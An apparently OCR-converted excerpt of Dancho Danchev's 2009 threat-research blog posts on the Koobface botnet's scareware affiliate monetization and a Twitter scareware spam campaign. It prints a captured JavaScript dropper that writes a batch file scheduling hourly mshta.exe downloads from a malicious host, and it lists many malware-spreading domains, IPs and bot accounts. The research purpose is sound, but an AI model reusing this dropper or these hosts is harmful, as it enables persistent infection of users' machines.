
nevils .info

swoons .info

sallat .info

apalet .info

576



reglet .info

camlet .info

plamet .info

hownet .info

fosset .info

cuplift .info

raught .info

holdit .info

unroot .info

unwept .info

anmast .info


ticedu .info

outliv .info

onclew .info

froday .info

577



```
function runapp(app){new ActiveXObject("WScript.Shell").Run(app,0);}var fso = new ActiveXObject("Scripting.FileSystemObject");var a = fso.CreateTextFile("c:\\WNGiQI.bat", true);a.WriteLine("@echo off");a.WriteLine("sc
config Schedule start= auto");a.WriteLine("net start Schedule");a.WriteLine("at /delete /yes");a.WriteLine("at 00:30 /every:M,T,W,Th,F,S,Su mshta.exe http://urodinam.net/33t.php?stime=1253146315");a.WriteLine("at
01:30 /every:M,T,W,Th,F,S,Su mshta.exe http://urodinam.net/33t.php?stime=1253146315");a.WriteLine("at 02:30 /every:M,T,W,Th,F,S,Su mshta.exe http://urodinam.net/33t.php?stime=1253146315");a.WriteLine("at
03:30 /every:M,T,W,Th,F,S,Su mshta.exe http://urodinam.net/33t.php?stime=1253146315");a.WriteLine("at 04:30 /every:M,T,W,Th,F,S,Su mshta.exe http://urodinam.net/33t.php?stime=1253146315");a.WriteLine("at
05:30 /every:M,T,W,Th,F,S,Su mshta.exe http://urodinam.net/33t.php?stime=1253146315");a.WriteLine("at 06:30 /every:M,T,W,Th,F,S,Su mshta.exe http://urodinam.net/33t.php?stime=1253146315");a.WriteLine("at
07:30 /every:M,T,W,Th,F,S,Su mshta.exe http://urodinam.net/33t.php?stime=1253146315");a.WriteLine("at 08:30 /every:M,T,W,Th,F,S,Su mshta.exe http://urodinam.net/33t.php?stime=1253146315");a.WriteLine("at
09:30 /every:M,T,W,Th,F,S,Su mshta.exe http://urodinam.net/33t.php?stime=1253146315");a.WriteLine("at 10:30 /every:M,T,W,Th,F,S,Su mshta.exe http://urodinam.net/33t.php?stime=1253146315");a.WriteLine("at
11:30 /every:M,T,W,Th,F,S,Su mshta.exe http://urodinam.net/33t.php?stime=1253146315");a.WriteLine("at 12:30 /every:M,T,W,Th,F,S,Su mshta.exe http://urodinam.net/33t.php?stime=1253146315");a.WriteLine("at
13:30 /every:M,T,W,Th,F,S,Su mshta.exe http://urodinam.net/33t.php?stime=1253146315");a.WriteLine("at 14:30 /every:M,T,W,Th,F,S,Su mshta.exe http://urodinam.net/33t.php?stime=1253146315");a.WriteLine("at
15:30 /every:M,T,W,Th,F,S,Su mshta.exe http://urodinam.net/33t.php?stime=1253146315");a.WriteLine("at 16:30 /every:M,T,W,Th,F,S,Su mshta.exe http://urodinam.net/33t.php?stime=1253146315");a.WriteLine("at
17:30 /every:M,T,W,Th,F,S,Su mshta.exe http://urodinam.net/33t.php?stime=1253146315");a.WriteLine("at 18:30 /every:M,T,W,Th,F,S,Su mshta.exe http://urodinam.net/33t.php?stime=1253146315");a.WriteLine("at
19:30 /every:M,T,W,Th,F,S,Su mshta.exe http://urodinam.net/33t.php?stime=1253146315");a.WriteLine("at 20:30 /every:M,T,W,Th,F,S,Su mshta.exe http://urodinam.net/33t.php?stime=1253146315");a.WriteLine("at
21:30 /every:M,T,W,Th,F,S,Su mshta.exe http://urodinam.net/33t.php?stime=1253146315");a.WriteLine("at 22:30 /every:M,T,W,Th,F,S,Su mshta.exe http://urodinam.net/33t.php?stime=1253146315");a.WriteLine("at
23:30 /every:M,T,W,Th,F,S,Su mshta.exe http://urodinam.net/33t.php?stime=1253146315");a.WriteLine("exit");a.Close();runapp("c:\\WNGiQI.bat");window.close();
```

mayray .info

tenshy .info

steepy .info

miloty .info

debuty .info

fifthz .info

potinz .info

caretz .info

narowz .info

What do these two scareware executables have in common? Its the phone back locations that the Koobface gang is

using, reveling its **participation in a scareware affiliate network called Crusade Affiliates**.

The first phone back location **urodinam.net /dfgsdfsdf .php** - 122.224.9.67 adds a .bat file which would attempt to obtain mshta.exe from **urodinam.net/33t .php? stime=1253063118** on hourly basis. The second phone back location is the Crusade Affiliates network that shares revenue with the Koobface gang whenever a scareware pushed by the gang is purchased - **crusade-affiliates .com/install.php?id=02979** - 85.17.139.149.

The third phone back location is a direct download attempt of [18]FraudTool.Win32.SecretService; RogueAn-

tiSpyware.PrivacyCenter.AJ from **0ni9o1s3feu60 .cn/u4.exe** - 220.196.59.23. It's pretty evident that the

Koobface botnet is now relying on multiple layers of monetization approaches.

The Koobface gang has been pretty during the last couple of days.

The following list of Koobface malware

spreading domains are in circulation across social networking sites since the last 48 hours, consisting of a combination of purely malicious and compromised legitimate sites:

3sss .com/youtube.com

4bond .it/youtube.com

ac2j .com/freeem0vies

aced1979 .freehostia.com/y0urfi1m


alexandrialocksmith .net/uncens0redvide0

alpha.kei .pl/amalzlngfi1ms

alruwaithy .com/extrlmeperf0rmans

astoundeddesign .com/privaledem0nstrati0n

awwfuck .me/fuunnyacti0n



```
Index of /

      Name                    Last modified      Size  Description
---------------------------------------------------------------------
      amalzingperf0rmans/     17-Jul-2009 02:38    -
      beestclip/              15-Aug-2009 01:38    -
      beestvide0/             22-Jul-2009 06:17    -
      c00lfilm/               07-Aug-2009 22:33    -
      c00ltw/                 18-Aug-2009 02:38    -
      coolperformans/         14-Jul-2009 02:24    -
      extrlmeacti0n/          04-Aug-2009 14:49    -
      extrlmevide0/           27-Jul-2009 07:17    -
      favicon.gif             08-Jun-2009 01:24    0
      favicon.ico             08-Jun-2009 01:24    0
      freeeclips/             15-Jul-2009 05:43    -
      freeettube/             04-Aug-2009 15:21    -
      freeevide0/             15-Sep-2009 09:06    -
      freeevlds/              29-Jul-2009 08:24    -
      fuunnym0vies/           17-Jul-2009 22:55    -
      fuunnyperf0rmans/       17-Jul-2009 06:36    -
      meggavlds/              30-Jul-2009 11:01    -
      privaleacti0n/          04-Aug-2009 11:09    -
      privalefilm/            28-Aug-2009 09:03    -
      privaleperf0rmans/      04-Aug-2009 12:08    -
      privaletw/              04-Aug-2009 13:09    -
      publicm0vie/            30-Jul-2009 10:06    -
      publicm0vies/           08-Aug-2009 21:04    -
      publicvide0/            03-Sep-2009 19:33    -
      robots.txt              08-Jun-2009 01:24    0
      y0ursh0w/               14-Jul-2009 07:14    -
---------------------------------------------------------------------
```

baddog.me .uk/uncens0redc1ip

bbckzoo .com/extrlmedwd

bbckzoo .com/mmyperf0rmans

be. la/freeefi1ms

bencaputoprinting .com/c00lfi1m

bicentenario.sc49 .info/mmyfi1m

bighornrivercabins .com/c00lvlds

biskopsto .fo/fantasticm0vie

bloch-data .dk/c00lvlds

bokongerslev .dk/amalzlngm0vie

bokongerslev .dk/extrlmeacti0n

book-dalmose .dk/extrlmeperf0rmans

campionariadigalatina .it/youtube.com

carlamo .com/extrlmec1ip

centerforyourhealth .com/extrlmem0vies

centralbaptist.org .au/fantasticvide0

certtiletechs .com/fuunnym0vies

cisaimpianti .net/youtube.com

580

claykelley .net/extrlmevlds

claykelley .net/mmyvide0

clubatleticigualada .com/y0urc1ip

connoro .com/bestsh0w

consignbuydesign .com/fuunnyttube

dkflyt .dk/mmytw

downingfarms .com/bestacti0n

eminfinity.com .au/amalzlngc1ips

eminfinity.com .au/uncens0redsh0w

endurancesportscar .com/extrlmem0vies

epicent .dk/pub1icfi1m

evaracollin .be/mmyfi1ms

exceleronmedical .com/amalzlngc1ips

exceleronmedical .com/c00lperf0rmans

exceleronmedical .com/privalettube/?youtube.com

finolog .com/privalem0vie

fitslim .com/fantasticdem0nstrati0n

gacogop .org/fuunnyc1ips

gamlabodens .se/privaletw

garagedoorsnow .com/meggadem0nstrati0n

garlicworld .com/mmym0vie

garlicworld .com/uncens0redperf0rmans

gcillustration .com/extrlmevide0

germanamericantax .com/pub1icm0vie

happyholidaychristmastrees
.com/uncens0redperf0rmans

horaexata.com .br/c00lc1ip

huffmanfarms .com/fantasticfi1ms

imagequest360 .com/fantasticm0vies

inartdesigns .com/extrlmevide0

interception .dk/mmyttube

kalender.sttmedia .se/amalzlngdem0nstrati0n

kartingclubsourdsnamur .be/besttw

kiding.users.digital-crocus .com/mmym0vies

kloerfem .dk/amalzlngsh0w

kracl .com/freeesh0w

kreativdizajn .com/amalzlngvlds

ktvsongs .com/pub1icacti0n

lonestargcs .com/mmydwd

losangelesfurniture .com/fantasticdem0nstrati0n

lr-online .dk/c00lfi1ms

lr-online .dk/y0ursh0w

marketmarkj .com/privalem0vies

martinhorngren .com/privalettube

meetingpacket .com/youtube.com

microscoop .net/fantasticttube

momentsbypat .com/pub1icm0vie

mtn-ejendomme .dk/mmyacti0n

nadiottawa .org/pub1icc1ips

naestved-sportscollege .dk/amalzlngacti0n

nicalandnow .com/uncens0redvlds

odyssey-consultants .com/amalzlngvide0

odyssey-consultants .com/mmym0vie

onlyfun .se/extrlmec1ip

pridesoccer .com/privalec1ips

quicksilver-direct .com/amalzlngfi1m

reddoorchina .com/mmyvlds

relivery .com/extrlmesh0w

ristorocasanova .it/youtube.com

sanfranciscocookie .com/fantasticfi1ms

sarkos .ch/fuunnyperf0rmans

saudiclubs .org/fantasticvlds

sauipeswimwear .com/c00lm0vie

schoolofhiphop .no/freeefi1ms

senegalinfoservices .com/bestacti0n

squashigualada .com/extrlmevlds

starcraftdream .com/fuunnyvlds

stm.frihost .org/freeefi1m

582

stringer .no/uncens0redacti0n

sttmedia .se/fantastictw

taia.com .br/uncens0reddwd

thefurniturewarehouse .net/mmym0vies

theidusshop .com/pub1ictw

thepinflow .com/meggash0w

thorsen-meyer .dk/bestc1ips

tivity .dk/amalzlngm0vie

tivity .dk/fantasticfi1ms

tizianamaniezzo .com/fantasticc1ips

tohva .org/bestacti0n

troop270 .nwsc.org/fuunnydwd

txmurphys .com/c00lfi1m

tybjerglillebakkervand .dk/privalem0vie

vagnpfisk .dk/privalem0vie

vivaipirovano .com/youtube.com

xanchise .com/c00lc1ip

yurafting .com/amalzlngvlds

[19]Sampled Koobface binary now phones back to **bianca.trinityonline .biz/.sys/?action=ldgen &v=14** and **bianca.trinityonline .biz/.sys/?action=ldgen &a=590837698 &v=14 &l=1000 &c _fb=0 &c _ms=0 &c _hi=0 &c _tw=0**

&c _be=0 &c _tg=0 &c _nl=0. 69.163.147.203 - Email: email@darrenjames.net, with the latest Koobfae update modules detected as follows - **61.235.117.83 /bin/[20]v2prx.exe**; **61.235.117.83 /bin/[21]pp.12.exe**

The "Koobface botnet and the 40 cybercriminals" (**2008 ali baba and 40 , LLC**) have not just started monetizing the infected hosts, they’re using multiple layers of monetization to do so.

Related posts:

[22]Movement on the Koobface Front - Part Two

[23]Movement on the Koobface Front

[24]Koobface - Come Out, Come Out, Wherever You Are

[25]Dissecting Koobface Worm’s Twitter Campaign

[26]Dissecting the Koobface Worm’s December Campaign

[27]Dissecting the Latest Koobface Facebook Campaign

[28]The Koobface Gang Mixing Social Engineering Vectors

This post has been reproduced from [29]Dancho Danchev’s blog.

1. http://blog.trendmicro.com/pick-your-poison-koobface-or-fakeav/

2.

http://www.virustotal.com/analisis/5daf7fb19bea76e5b438b69f72d75b8006ca0dfbfb68a0c43466b3e1bfd0c220-12532

90342

3. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security_27.html

4.

http://www.virustotal.com/analisis/7f1a848c42f548715b3ae28a7033c6d9b3dc64630f62ecb8b72b658dfc18f86e-12532

89574

5.

http://www.virustotal.com/analisis/8b6b0105d5bd4b374e1fb826ce69874c2c5fc3430507d439547c4a81e0e778db-12532

89585

6. http://garwarner.blogspot.com/2009/09/koobface-wrecks-search-results.html

7. http://ddanchev.blogspot.com/2009/04/confickers-scarewarefake-security.html

8. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

9. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

10. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

11.
http://1.bp.blogspot.com/_wICHhTiQmrA/Smc9UjwhxZI/AAAAAAAAD-Y/WQ17qmHSx6U/s1600-h/koobface-thanks-dancho1

.PNG

12. http://whois.domaintools.com/61.235.117.83

13.
http://en.wikipedia.org/wiki/Ali_Baba_and_the_Forty_Thieves_%281944_film%29

14. http://en.wikipedia.org/wiki/Ali_Baba

15.
http://www.virustotal.com/analisis/f9927cedb08e47c838772a791dd476924c7ca9c9c193ffd7b8b16b99a8455602-12530

34136

16. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security_27.html

17.
http://www.virustotal.com/analisis/fc49e1fb731ae959262b2237494e0cd39e1c5399f4fd56a1e40276053a0e693f-12531

14398

18.
http://www.virustotal.com/analisis/9c23d2c48bc5912869f2ccee1cf8798cb8b9f466996c96538546c7466ae710ef-12530

34570

19.
http://www.virustotal.com/analisis/15a4092d1af66a5a12655732f5fd3bf77015be8cc334094575222b0b71056e90-12530

25400

20.
http://www.virustotal.com/analisis/4e334d1637ab18624c0c500d77e990470b52254dd73e6e689a89a4238947278e-12530

35704

21.
http://www.virustotal.com/analisis/2fb995fc38c855a38e8094c589d58227ac5836956b0d88b0c3a4cdae47f3374e-12530

35776

22. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

23. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

24. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

25. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

26. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

27. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

28. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

29. http://ddanchev.blogspot.com/

584

The Ultimate Guide to Scareware Protection (2009-09-18 19:03)

Throughout the last two years, [1]scareware (fake security software), quickly emerged as the single most profitable monetization strategy for cybercriminals to take advantage of. Due to the aggressive advertising practices applied by the cybercrime gangs, thousands of users fall victim to the scam on a daily basis, with the gangs themselves earning hundreds of thousands of dollars in the process.


This **[2]end user-friendly guide aims to educate the Internet user on what scareware is**, the risks posed by installing it, how it looks like, its delivery channels, and most importantly, how to recognize, avoid and report it to the security community taking into consideration the fact that 99 % of the current releases rely on social engineering tactics.

This post has been reproduced from [3]Dancho Danchev's blog.

1. http://en.wikipedia.org/wiki/Scareware

2. http://blogs.zdnet.com/security/?p=4297

3. http://ddanchev.blogspot.com/



Hey there! **knab190** is using Twitter.

Twitter is a free service that lets you keep in touch with people through the exchange of quick, frequent answers to one simple question: What are you doing? **Join today** to start receiving **knab190's** tweets.

knab190

Gotcha!, glee! http://tinyurl.com/msjjv8
5:15 PM Sep 23rd from web

Sup1077;r 1089;1086;1086;l l just w1072;t1089;h1077;d >Distri1089;t 9< m1086;vi1077; H1077;r1077; http://xrl.us/bfny8e Paramore OR Para ...
5:15 PM Sep 23rd from web

listen to jay-zs new cd ThE bLuEpRiNt!!!
5:15 PM Sep 23rd from web

glee Just saw there http://xrl.us/bfny8e !!! AMAZING!
5:15 PM Sep 23rd from web

RT @accesshollywood: UPDATED-Mackenzie Phillips Reveals Incestuous Relationship With Her Father: http://a.gd/f6b7f5
5:15 PM Sep 23rd from web

WARNING!! Twitter worm and phishing scam!! http://a.gd/f6b7f5 -- brand new eyes, glee, phillips, H1N1!!
5:15 PM Sep 23rd from web

Gle - show me what you've got. http://a.gd/f6b7f5
5:15 PM Sep 23rd from web

Gle crack addict http://xrl.us/bfny8e
5:15 PM Sep 23rd from web

Gle Not bad, really. See http://is.gd/3BZqa

Name Hahn Germer
Location Las Vegas
0 following 8 followers
Tweets 127
Favorites
Following
RSS feed of knab190's tweets

Dissecting September’s Twitter Scareware Campaign (2009-09-25 12:03)

UPDATE: 4 hours after notification, Twitter has suspended the remaining bogus accounts. [1]Until the next time, when the reCAPTCHA recognition gets [2]cost-effectively outsourced for automatic [3]scareware-serving purposes.

Over the last couple of days, my Ukrainian "fan club" – fan club in a sarcastic sense due to [4]the love, more


[5]love, even [6]more love and [7]gratitude shown so far – has once against started abusing Twitter by automatically generating bogus accounts [8]tweeting scareware serving links by syndicating Twitter’s trending topics.

This traffic acquisition tactic is in fact nothing new, and in the case of this Ukrainian cybercrime enterprise, is done "in between" the rest of their malicious activities. What's worth pointing out is that just like the most recent

[9]malvertising campaign at NYTimes.com, the Ukrainian gang keeps using domains already in circulation within

their blackhat SEO campaigns, making it fairly easy to establish connections between these and the ongoing Twitter campaign.

586



Hey there! **zastrow994** is using Twitter.

Twitter is a free service that lets you keep in touch with people through the exchange of quick, frequent answers to one simple question: What are you doing? **Join today** to start receiving **zastrow994's** tweets.

zastrow994

Gle Not bad, really. See http://is.gd/3BZqa
5:12 PM Sep 23rd from web

ATT blackout http://tinyurl.com/msjjv8
5:12 PM Sep 23rd from web

http://a.gd/f6b7f5 creative Brand New Eyes
5:12 PM Sep 23rd from web

Yaaay! :D watching >District 9< movie here http://tinyurl.com/msjjv8 ODST Glee OR glee musicmonday
5:12 PM Sep 23rd from web

WARNING!! Twitter worm and phishing scam!! http://a.gd/f6b7f5 -- brand new eyes, glee, phillips, H1N1!! !!
5:12 PM Sep 23rd from web

2 things in life I cant live without: Fuzzball and H1N1. :) http://is.gd/3BZqa
5:12 PM Sep 23rd from web

RT @lottan: Even lebenese delegates walked out on AN http://a.gd/f6b7f5 iranelection GreenNY
5:11 PM Sep 23rd from web

Jay-Z I just got a free iphone today for justsubmitting my email. Do you want one?11111http://is.gd/3BZqa
5:11 PM Sep 23rd from web

Name Meryl Joswig
Location Denver
0 following 9 followers
Tweets 127
Favorites
Following
RSS feed of zastrow994's tweets

By the time Twitter suspends the automatically registered bogus accounts, on average, 70 to 80 tweets have been published per single account. Here's the most recent list of currently active Twitter accounts tweeting scareware links:

twitter.com /verina1238

twitter.com /knab190

twitter.com /zastrow994

twitter.com /gustave12

twitter.com /trautwein9975

twitter.com /reinke341

twitter.com /ordella509

twitter.com /lysa380

twitter.com /weinhold344

twitter.com /wachsmann1541

